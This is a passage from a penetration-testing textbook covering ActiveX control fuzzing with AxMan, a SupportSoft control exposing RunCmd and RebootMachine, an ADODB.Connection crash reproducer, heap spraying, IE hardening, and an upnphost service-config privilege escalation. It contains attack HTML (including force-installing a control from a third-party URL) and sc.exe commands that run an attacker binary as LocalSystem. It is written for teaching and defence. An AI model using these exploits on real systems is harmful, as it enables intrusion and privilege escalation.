            BSTR GetModulePath()
            void EnableErrorExceptions(VARIANT_BOOL)
            VARIANT_BOOL ErrorExceptionsEnabled()
            long GetLastError()
            BSTR GetLastErrorMsg()
            void EnableCmdTarget(VARIANT_BOOL)
            void SetIdentity(BSTR)
            BSTR EnableExtension(BSTR)
            BSTR Server() propget
            void Server(BSTR) propput
            VARIANT_BOOL Install(long, BSTR)
            void WriteRegVal(BSTR, BSTR, BSTR)
            BSTR ReadRegVal(BSTR, BSTR)
            long FindInstalledDna(long, BSTR)
            void RunCmd(BSTR, VARIANT_BOOL)
            BSTR GetCategories(BSTR)
            VARIANT_BOOL Copy(long, BSTR)
            VARIANT_BOOL InitGuid(BSTR)
            void SetDefaultDnaServer(BSTR)
            BSTR WriteTemp(BSTR)
            BSTR ReadTemp(BSTR)
            VARIANT_BOOL Uninstall(long, BSTR)
            BSTR GetNames(BSTR, BSTR)
            VARIANT_BOOL GetRebootFlag()
            void RebootMachine()
…
BSTR GetHostname()
…
```

I'm wary of any safe-for-scripting ActiveX control with functions named **Install**, **WriteRegVal**, **RunCmd**, **GetHostname**, and **RebootMachine**! Let's take a closer look at this one. AxEnum gives us some information, but there is more metadata about this object stored in the registry at HKCR\CLSID\{01010200-5e80-11d8-9e86-0007e96c65ae}. In fact, when IE gets a request to instantiate this object, it queries this registry area via COM. Investigating here shows us where the DLL lives on the disk. In this case, it's C:\Windows\Downloaded Program Files\tgctlins.dll. We also get the ProgID, which is useful when instantiating

the object from a script. This control's ProgID is SPRT.Install.1. The *.1* at the end is a kind of version number that can be omitted if there is only one SPRT.Install registered on the system.

TIP ActiveX controls are sometimes implemented with DLLs as you see here. However, more often the file extension of the object code is .ocx. An OCX can be treated just like a DLL for our purposes.

There's one last trick you need to know before attempting to instantiate this control to see if we can **RebootMachine()** or **RunCmd()**. If you create HTML and run it locally, it will load in the Local Machine zone. Remember from earlier that the rules governing the Local Machine zone are different from the rules in the Internet zone where attackers live. We could build this ActiveX control test in the LMZ, but if we were to find the control to be vulnerable and report that vulnerability to the vendor, they would want to know whether it can be reproduced in the more restrictive Internet zone. So we have two options. First, we could do all our testing on a web server that is in the Internet zone. Or second, we can just tell IE to load this page in the Internet zone even though it really lives on the local machine. The trick to push a page load into a more restrictive zone is called *Mark of the Web* (MOTW). It only goes one direction. You can't place the Mark of the Web on a page in the Internet zone telling IE to load it in the Local Machine zone, but you can go the other way. You can read more about the Mark of the Web by following the link in the "Reference" section later. For now, just type exactly what I have in the first line of the following HTML anytime you want to force a page to load in the Internet zone:

```
<!-- saved from url=(0014)about:internet -->
<html><body>
<object id=a classid="clsid:01010200-5e80-11d8-9e86-0007e96c65ae"></object>
<script>
function testing() {
            var b=a.GetHostname();
            alert(b);
}
</script>
<input type='button' onClick='testing()' value='Test SupportSoft!'>
</body></html>
```

The preceding HTML instantiates the control and names it "a". It then uses JavaScript to call a method on that object. That method could be RebootMachine(), but GetHostname() makes a better screenshot, as you can see in Figure 15-2.

The button is only there for the protection of the tester. The script could just as easily run when the page loaded, but introducing the button might save you some trouble later when you have 50 of these test.html files lying around and accidentally randomly open the one that calls **RebootMachine()**.

So it appears that this control does very bad things that a safe-for-scripting ActiveX control should not do. But this is only dangerous for the people who have this control installed, right? I mean, it's not like you can force-install an ActiveX control onto someone's computer just by them browsing to your web page, can you? Yes and no.




Figure 15-2 SupportSoft GetHostname example

Remember from the "Internet Explorer Security Concepts" section earlier, we said that an attacker at evil.com can host the vulnerable safe-for-scripting ActiveX control and trick a user into accepting it? It looks like this SupportSoft Installer control is widely used for technical support purposes, and as of March 2007 the vulnerable control is being hosted on many websites. You can easily find a copy of the vulnerable control by plugging the filename into your search engine. The filename (tgctlins.dll) is in the registry and these things are typically packaged into .cab files, so the first result searching for tgctlins.cab gave me http://supportcenter.adelphia.net/sdccommon/download/tgctlins.cab. To test whether this works, I'll build some HTML telling Internet Explorer to download the control from that URL and install it. I'll then load that HTML on a machine that doesn't have the control installed yet. That is all done with one simple change to the <OBJECT> tag, specifying a CODEBASE value pointing to the URL. Here's the new HTML:

```
<!-- saved from url=(0014)about:internet -->
<html><body>
<object id=a classid="clsid:01010200-5e80-11d8-9e86-0007e96c65ae" codebase=
http://supportcenter.adelphia.net/sdccommon/download/tgctlins.cab ></object>
<script>
function testing() {
            var b=a.GetHostname();
            alert(b);
}
</script>
<input type='button' onClick='testing()' value='Test SupportSoft!'>
</body></html>
```

Internet Explorer - Security Warning
Do you want to install this software?
Name: SupportSoft Web Objects - Installer
Publisher: SupportSoft, Inc.
More options
Install
Don't Install
While files from the Internet can be useful, this file type can potentially harm your computer. Only install software from publishers you trust. What's the risk?

Figure 15-3 SupportSoft install dialog box

When I open that on my test machine, I'm presented with the IE7 security goldbar to click through and then the security warning shown in Figure 15-3.

If I can convince the user to click the Install button, IE will download the CAB from the Adelphia site, install the DLL locally, and reload the page.

From researching on the Internet after "discovering" this vulnerability, it appears that it was previously discovered just a month earlier by several other security researchers. So while the vulnerability is very real at the time of this writing, the vendor has already released a fix and has engaged Microsoft to issue a "kill bit" for this control. The kill bit is a registry key deployed by Microsoft through an Internet Explorer security update to prevent a dangerous ActiveX control or COM object from loading. You can find out more about this type of mitigation technology (and how to reverse it to do the preceding testing yourself) later in this chapter.

Reference

Mark of the Web http://msdn.microsoft.com/workshop/author/dhtml/overview/motw.asp

AxFuzz

Most security vulnerabilities in ActiveX controls won't be as simple to find as a method named **RunCmd()** on an already-installed safe-for-scripting control. More often, you'll need to dig into how the control's methods handle data. One easy way to do that is to fuzz each method with random garbage. AxFuzz was one of the first tools developed to do exactly that and comes in source form packaged with AxEnum. It turns out, however, that AxFuzz does not use a very sophisticated fuzzing algorithm. By default, it will only pass 0 or a long string value for each parameter. So if you want to use AxFuzz, you'll need to add the fuzzing smarts yourself. It is only a few pages of code, so you'll be able to quickly figure it out if you'd like to put some research into this tool but we will not discuss it here.

AxMan

More recently, H.D. Moore (of Metasploit fame) developed a pretty good COM object fuzzer called AxMan. AxMan runs in the browser, simulating a real environment in which to load a COM object. The nice thing about doing this is that every exploitable crash found by AxMan will be exploitable in the real world. The downside is slow throughput—IE script reloads each time you want to test a new combination of fuzzed variables. It also only works with IE6, due to defense-in-depth improvements made to IE7 in this area. But it's easy to download the tool (http://metasploit.com/users/hdm/tools/axman), enumerate the locally installed COM objects, and immediately start fuzzing. AxMan has discovered several serious vulnerabilities leading to Microsoft security bulletins.

Before fuzzing, AxMan requires you to enumerate the registered COM objects on the system and includes a tool (axman.exe) that works almost exactly like AxEnum.exe to dump their associated typelib information. In fact, if you compare axscan.cpp from the AxMan package to axenum.cpp, you'll see that H.D. ripped most of axscan straight from AxEnum (and gives credit to Shane in the comments). However, the output from AxEnum is a more human-readable format, which is the reason for first introducing AxEnum earlier.

Axman.exe (the enumeration tool) runs from the command line on your test system where you'll be fuzzing. It takes as a single argument the directory where you'd like to store the output files. Just as with axenum.exe, running axman.exe will probably take a couple of hours to complete and will pop up various dialog boxes and whatnot along the way as new processes spawn. When it finishes running, the directory you passed to the program will have hundreds of files. Most of them will be named in the form {CLSID}.js like "{00000514-0000-0010-8000-00AA006D2EA4}.js". The other important file in this directory is named objects.js and lists the clsid of every registered COM object. It looks like this:

```
var ax_objects = new Array(
            'CLSID',
            '{0000002F-0000-0000-C000-000000000046}',
            '{00000100-0000-0010-8000-00AA006D2EA4}',
            '{00000101-0000-0010-8000-00AA006D2EA4}',
            '{00000103-0000-0010-8000-00AA006D2EA4}',
            '{00000104-0000-0010-8000-00AA006D2EA4}',
            '{00000105-0000-0010-8000-00AA006D2EA4}',
            …
            '{FFCDB781-D71C-4D10-BD5F-0492EAFFD90A}',
            '{ffd90217-f7c2-4434-9ee1-6f1b530db20f}',
            '{FFE2A43C-56B9-4bf5-9A79-CC6D4285608A}',
            '{FFF30EA1-AACE-4798-8781-D8CA8F655BCA}'
);
```

If you get impatient enumerating registered COM objects and kill axman.exe before it finishes, you'll need to edit objects.js and add the trailing "**);**" on the last line. Otherwise the web UI will not recognize the file. When axman.exe finishes running, H.D. recommends rebooting your machine to free up system resources consumed by all the COM processes launched.

Now with a well-formed objects.js and a directory full of typelib files, you're almost ready to start fuzzing. There are two ways to proceed—you can load the files onto a web server or use them locally by adding the Mark of the Web (MOTW) like we did earlier. Either way you'll want to

1. Copy the contents of the html directory to your web server or to a local location.
2. Make a subdirectory in that html directory named conf.
3. Copy all the files generated by axenum.exe to the conf subdirectory.
4. If you are running this locally and not using a web server, add the Mark of the Web to the index.html and fuzzer.html files you just copied over. Remember, MOTW for the Internet zone is **<!— saved from url=(0014)about:internet —>**.

You're now finally ready to start fuzzing. Load the index.html in your browser and you'll be presented with a page that looks like the one in Figure 15-4.




Figure 15-4 AxMan interface

This system had 4600 registered COM objects! Each was listed in objects.js and had a corresponding {CLSID}.js in the conf directory. The web UI will happily start cranking through all 4600, starting at the first or anywhere in the list by changing the Start Index. You can also test a single object by filling in the CLSID text box and clicking Single.

If you run AxMan for long enough, you will find crashes and a subset of those crashes will probably be security vulnerabilities. Before you start fuzzing, you'll want to attach a debugger to your iexplore.exe process so you can triage the crashes with the debugger as the access violations roll in or generate crash dumps for offline analysis. One nice thing about AxMan is the deterministic fuzzing algorithm it uses. Any crash found with AxMan can be found again by rerunning AxMan against the crashing clsid because it does the same fuzzing in the same sequence every time it runs.

In this book, we don't want to disclose vulnerabilities that haven't yet been reported to or fixed by the vendor, so let's use AxMan to look more closely at an already fixed vulnerability. One of the recent security bulletins from Microsoft at the time of writing this chapter was MS07-009, a vulnerability in Microsoft Data Access Components (MDAC). Reading through the security bulletin's vulnerability details, you can find specific reference to the ADODB.Connection ActiveX control. Microsoft doesn't always give as much technical detail in the bulletin as security researchers would like, but you can always count on them to be consistent in pointing at least to the affected binary and affected platforms, as well as providing workarounds. The workarounds listed in the bulletin call out the clsid (00000514-0000-0010-8000-00AA006D2EA4), but if we want to reproduce the vulnerability, we need the property name or method name and the arguments that cause the crash. Let's see if AxMan can rediscover the vulnerability for us.

TIP If you're going to follow along with this section, you'll first want to disconnect your computer from the Internet because we're going to expose our team machine and your workstation to a *critical* browse-and-you're-owned security vulnerability. There is no known exploit for this vulnerability as of this writing, but please, please reapply the security update after you're done reading.

Because this vulnerability has already been fixed with a Microsoft security update, you'll first need to uninstall the security update before you'll be able to reproduce it. You'll find the update in the Add/Remove Programs dialog box as KB 927779. Reboot your computer after uninstalling the update and open the AxMan web UI. Plug in the single clsid, click Single, and a few minutes later you'll have the crash shown in Figure 15-5.

In the window status field at the bottom of the screen, you can see the property or method being tested at the time of the crash. In this case, it is the method "Execute" and we're passing in a long number as the first field, a string '1' as the second field, and a long number as the third field. We don't know yet whether this is an exploitable crash, so let's try building up a simple HTML reproduction to do further testing in IE directly.



AxMan - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address C:\jness\axman-1.0.0\html\index.html
AxMan Fuzzing Engine v1.0.0
Start Stop Start Index: 0
Status: {00000514-0000-0010-8000-00AA006D2EA4} (39 of
Single CLSID: 00000514-0000-0010-8000-00AA006D2EA4
Fuzzing Options:
Property Rea
Property Rea
Property Writ
Property Writ
Property Writ
Method Fuzz
Internet Explorer
Internet Explorer has encountered a problem and needs to close. We are sorry for the inconvenience.
If you were in the middle of something, the information you were working on might be lost.
Please tell Microsoft about this problem.
We have created an error report that you can send to help us improve Internet Explorer. We will treat this report as confidential and anonymous.
To see what data this error report contains, click here.
Send Error Report
Don't Send
{00000514-0000-0010-8000-00AA006D2EA4} obj.Execute(evilMethNum[0](4294967296),evilMethStr[0](1), evilMethNum[1](425

Figure 15-5 ADODB.Connection crash with AxMan

NOTE If different arguments crash your installation, use those values in place of the values you see in the HTML here.

```
<!-- saved from url=(0014)about:internet -->
<html><body>
<object id=a classid="clsid:00000514-0000-0010-8000-00AA006D2EA4"></object>
<script>
function testing() {
        var b=4294967296;
        var c='1';
        try { a.Execute(b,c,b); } catch(e) {}
}
</script>
<input type='button' onClick='testing()' value='Test
ADODB.Connection.Execute'>
</body></html>
```

Let's fire that up inside Internet Explorer.



C:\jness\adodb_crash.html - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address C:\jness\adodb_crash.html
Go Links
Test ADODB.Connection.Execute
Internet Explorer
Internet Explorer has encountered a problem and needs to close. We are sorry for the inconvenience.
If you were in the middle of something, the information you were working on might be lost.
Please tell Microsoft about this problem.
We have created an error report that you can send to help us improve Internet Explorer. We will treat this report as confidential and anonymous.
To see what data this error report contains, click here.
Send Error Report
Don't Send
Done

Figure 15-6 ADODB.Connection crash reproduced with a stand-alone HTML test file

Bingo! You can see in Figure 15-6 that we hit the same crash outside AxMan with a simple HTML test file. If you test this same HTML snippet after applying the Microsoft security update, you'll find it fixed. That was pretty easy! If this were actually a new crash that reproduced consistently with a fully patched application, the next step would be to determine whether the crash were exploitable. We learned earlier in the book how to do this. For any exploitable vulnerability, we'd want to next report it to the affected vendor. The vulnerability report should include a small HTML snippet like we created earlier, the DLL version of the object being tested, and the IE/OS platform.

Okay, let's say that you've e-mailed the vulnerability to the vendor and have received confirmation of your report. Now you'd like to continue fuzzing both this control and other objects in your list. Unfortunately, ADODB.Connection was the first ActiveX control in the list on at least one of my test machines, and the Execute() method is very early in the list of methods. Every time you start fuzzing with AxMan you'll hit this crash in the first few minutes. You have a few options if you'd like to finish your fuzzing run. First, you could start fuzzing at an index after ADODB.Connection. In Figure 15-5, it was

index #39, so starting at index #40 would not crash in this exact clsid. However, if you look at the AxEnum output for ADODB.Connection, or look inside the {00000514-0000-0010-8000-00AA006D2EA4}.js file, you'll see there are several other methods in this same control that we'd like to fuzz. So your other option is to add this specific method from this specific clsid to AxMan's skip list. This list is maintained in blacklist.js. You can exclude an entire clsid, a specific property being fuzzed, or a specific method. Here's what the skip list would look like for the Execute method of the ADODB.Connection ActiveX control:

```
blmethods["{00000514-0000-0010-8000-00AA006D2EA4}"] = new Array( 'Execute' );
```

As H.D. Moore points out in the AxMan README file, blacklist.js can double as a list of discovered bugs if you add each crashing method to the file with a comment showing the passed-in parameters from the IE status bar.

Lots of interesting things happen when you instantiate every COM object registered on the system and call every method on each of the installed ActiveX controls. You'll find crashes as we saw earlier, but sometimes by-design behavior is even more interesting than a crash, as evidenced by the **RunCmd()** SupportSoft ActiveX control. If a "safe" ActiveX control were to write or read attacker-supplied stuff from a web page into the registry or disk, that would be potentially interesting behavior. AxMan 1.0 has a feature to help highlight cases of ActiveX controls doing this type of dangerous thing with untrusted input from the Internet. AxMan will use the unique string 'AXM4N' as part of property and method fuzzing. So if you run filemon and regmon filtering for 'AXM4N' and see that string appear in a registry key operation or file system lookup or write, take a closer look at the by-design behavior of that ActiveX control to see what you can make it do. In the AxMan README file, H.D. points out a couple of interesting cases that he has found in his fuzzing.

AxMan is an interesting browser-based COM object fuzzer that has led to several Microsoft security bulletins and more than a dozen Microsoft-issued COM object kill bits. COM object fuzzing with AxMan is one of the easier ways to find new vulnerabilities today. Download it and give it a try!

References

AxMan homepage http://metasploit.com/users/hdm/tools/axman/
ADODB.Connection security bulletin www.microsoft.com/technet/security/Bulletin/MS07-009.mspx

Heap Spray to Exploit

Back in the day, security experts believed that buffer overruns on the stack were exploitable, but that heap-based buffer overruns were not. And then techniques emerged to make too-large buffer overruns into heap memory exploitable for code execution. But some people still believed that crashes due to a component jumping into uninitialized or bogus heap memory were not exploitable. However, that changed with the introduction of InternetExploiter from a hacker named Skylined.

InternetExploiter

How would you control execution of an Internet Explorer crash that jumped off into random heap memory and died? That was probably the question Skylined asked himself in 2004 when trying to develop an exploit for the IFRAME vulnerability that was eventually fixed with MS04-040. The answer is that you would make sure the heap location jumped to is populated with your shellcode or a nop sled leading to your shellcode. But what if you don't know where that location is, or what if it continually changes? Skylined's answer was just to fill the process's entire heap with nop sled and shellcode! This is called "spraying" the heap.

An attacker-controlled web page running in a browser with JavaScript enabled has a tremendous amount of control over heap memory. Scripts can easily allocate an arbitrary amount of memory and fill it with anything. To fill a large heap allocation with nop slide and shellcode, the only trick is to make sure that the memory used stays as a contiguous block and is not broken up across heap chunk boundaries. Skylined knew that the heap memory manager used by IE allocates large memory chunks in 0x40000-byte blocks with 20 bytes reserved for the heap header. So a 0x40000 – 20 byte allocation would fit neatly and completely into one heap block. InternetExploiter programmatically concatenated a nop slide (usually 0x90 repeated) and the shellcode to be the proper size allocation. It then created a simple JavaScript Array() and filled lots and lots of array elements with this built-up heap block. Filling 500+ MB of heap memory with nop slide and shellcode grants a fairly high chance that the IE memory error jumping off into "random" heap memory will actually jump into InternetExploiter-controlled heap memory.

In the "References" section that follows, we've included a number of real-world exploits that used InternetExploiter to heap spray. The best way to learn how to turn IE crashes jumping off into random heap memory into reliable, repeatable exploits via heap spray is to study these examples and try out the concepts for yourself. You should try to build an unpatched XPSP1 VPC with the Windows debugger for this purpose. Remove the heap spray from each exploit and watch as IE crashes with execution pointing out into random heap memory. Then try the exploit with heap spray and inspect memory after the heap spray finishes before the vulnerability is triggered. Finally, step through the assembly when the vulnerability is triggered and watch how the nop slide is encountered and then the shellcode is run.

References

InternetExploiter homepage (outdated) www.edup.tudelft.nl/~bjwever/menu.html.php
MS04-040 exploit www.milw0rm.com/exploits/612
MS05-002 exploit www.milw0rm.com/exploits/753
MS05-037 exploit www.milw0rm.com/exploits/1079
MS06-013 exploit www.milw0rm.com/exploits/1606
MS06-055 exploit www.milw0rm.com/exploits/2408

Protecting Yourself from Client-Side Exploits

This chapter was not meant to scare you away from browsing the Web or using e-mail. The goal was to outline how browser-based client-side attacks happen and what access an attacker can leverage from a successful attack. We also want to point out how you can either protect yourself completely from client-side attacks, or drastically reduce the effect of a successful client-side attack on your workstation.

Keep Up-to-Date on Security Patches

This one can almost go without saying, but it's important to point out that most real-world compromises are not due to zero-day attacks. Most compromises are the result of unpatched workstations. Leverage the convenience of automatic updates to apply Internet Explorer security updates as soon as you possibly can. If you're in charge of the security of an enterprise network, conduct regular scans to find workstations that are missing patches and get them updated. This is the single most important thing you can do to protect yourself from malicious cyberattacks of any kind.

Stay Informed

Microsoft is actually pretty good about warning users about active attacks abusing unpatched vulnerabilities in Internet Explorer. Their security response center blog (http://blogs.technet.com/msrc/) gives regular updates about attacks, and their security advisories (www.microsoft.com/technet/security/advisory/) give detailed workaround steps to protect from vulnerabilities before the security update is available. Both are available as RSS feeds and are low-noise sources of up-to-date, relevant security guidance and intelligence.

Run Internet-Facing Applications with Reduced Privileges

Even with all security updates applied and having reviewed the latest security information available, you still might be the target of an attack abusing a previously unknown vulnerability or a particularly clever social-engineering scam. You might not be able to prevent the attack, but there are several ways you can prevent the payload from running.

First, Internet Explorer 7 on Windows Vista runs by default in Protected Mode. This means that IE operates at low rights even if the logged-in user is a member of the Administrators group. More specifically, IE will be unable to write to the file system or registry and will not be able to launch processes. Lots of magic goes on under the covers and you can read more about it by browsing the links in the references. One weakness of Protected Mode is that an attack could still operate in memory and send data off the victim workstation over the Internet. However, it works great to prevent user-mode or kernel-mode rootkits from being loaded via a client-side vulnerability in the browser.

Only Vista has the built-in infrastructure to make Protected Mode work. However, given a little more work, you can run at a reduced privilege level on down-level

platforms as well. One way is via a SAFER Software Restriction Policy (SRP) on Windows XP and later. The SAFER SRP allows you to run any application (such as Internet Explorer) as a Normal/Basic User, Constrained/Restricted User, or as an Untrusted User. Running as a Restricted or Untrusted User will likely break lots of stuff because %USERPROFILE% is inaccessible and the registry (even HKCU) is read-only. However, running as a Basic User simply removes the Administrator SID from the process token. (You can learn more about SIDs, tokens, and ACLs in the next chapter.) Without administrative privileges, any malware that does run will not be able to install a key logger, install or start a server, or install a new driver to establish a rootkit. However, the malware still runs on the same desktop as other processes with administrative privileges, so the especially clever malware could inject into a higher privilege process or remotely control other processes via Windows messages. Despite those limitations, running as a limited user via a SAFER Software Restriction Policy greatly reduces the attack surface exposed to client-side attacks. You can find a great article by Michael Howard about SAFER in the "References" section that follows.

Mark Russinovich, formerly on SysInternals and now a Microsoft employee, also published a way that users logged-in as administrators can run IE as limited users. His **psexec** command takes a **–l** argument that will strip out the administrative privileges from the token. The nice thing about **psexec** is that you can create shortcuts on the desktop for a "normal," fully privileged IE session or a limited user IE session. Using this method is as simple as downloading **psexec** from sysinternals.com, and creating a new shortcut that launches something like the following:

```
psexec -l -d "c:\Program Files\Internet Explorer\IEXPLORE.EXE"
```

You can read more about using **psexec** to run as a limited user from Mark's blog entry link in the "References" section next.

References

www.grayhathackingbook.com
Protected Mode in Vista IE7 http://blogs.msdn.com/ie/archive/2006/02/09/528963.aspx
SAFER Software Restriction Policy http://msdn2.microsoft.com/en-us/library/ms972802.aspx
Limited User with PSEXEC http://blogs.technet.com/markrussinovich/archive/2006/03/02/running-as-limited-user-the-easy-way.aspx
Running as Non-Admin Blog http://blogs.msdn.com/aaron_margosis

CHAPTER 16

Exploiting Windows Access Control Model for Local Elevation of Privilege

This chapter will teach you about Windows Access Control and how to find instances of misconfigured access control exploitable for local privilege escalation.

- Why study access control?
- How Windows Access Control works
- Tools for analyzing access control configurations
- Special SIDs, special access, and denied access
- Analyzing access control for attacks
- Attack patterns for each interesting object type
- What other object types are out there?

Why Access Control Is Interesting to a Hacker

Access control is about the science of protecting things. Finding vulnerabilities in poorly implemented access control is fun because it feels like what security is all about. It isn't blindly sending huge, long strings into small buffers or performing millions of iterations of brute-force fuzzing to stumble across a crazy edge case not handled properly; neither is it tricking Internet Explorer into loading an object not built to be loaded in a browser. Exploiting access control vulnerabilities is more about elegantly probing, investigating, and then exploiting the single bit in the entire system that was coded incorrectly and then compromising the whole system because of that one tiny mistake. It usually leaves no trace that anything happened and can sometimes even be done without shellcode or even a compiler. It's the type of hacking James Bond would do if he were a hacker. It's cool for lots of reasons, some of which are discussed next.

Most People Don't Understand Access Control

Lots of people understand buffer overruns and SQL injection and integer overflows. It's rare, however, to find a security professional who deeply understands Windows Access

Control and the types of exploitable conditions that exist in this space. After you read this chapter, try asking your security buddies if they remember when Microsoft granted DC to AU on upnphost and how easy that was to exploit—expect them to give you funny looks.

This ignorance of access control basics extends also to software professionals writing code for big, important products. Windows does a good job by default with access control, but many software developers (Microsoft included) override the defaults and introduce security vulnerabilities along the way. This combination of uninformed software developers and lack of public security research means lots of vulnerabilities are waiting to be found in this area.

Vulnerabilities You Find Are Easy to Exploit

The upnphost example mentioned was actually a vulnerability fixed by Microsoft in 2006. The access control governing the Universal Plug and Play (UPnP) service on Windows XP allowed any user to control which binary was launched when this service was started. It also allowed any user to stop and start the service. Oh, and Windows includes a built-in utility (sc.exe) to change what binary is launched when a service starts and which account to use when starting that binary. So exploiting this vulnerability on Windows XP SP1 as an unprivileged user was literally as simple as:

```
> sc config upnphost binPath= c:\attack.exe obj= ".\LocalSystem" password= ""
> sc stop upnphost
> sc start upnphost
```

Bingo! The built-in service that is designed to do Plug and Play stuff was just subverted to instead run your attack.exe tool. Also, it ran in the security context of the most powerful account on the system, LocalSystem. No fancy shellcode, no trace if you change it back, no need to even use a compiler if you already have an attack.exe ready to use. Not all vulnerabilities in access control are this easy to exploit, but once you understand the concepts, you'll quickly understand the path to privilege escalation, even if you don't yet know how to take control of execution via a buffer overrun.

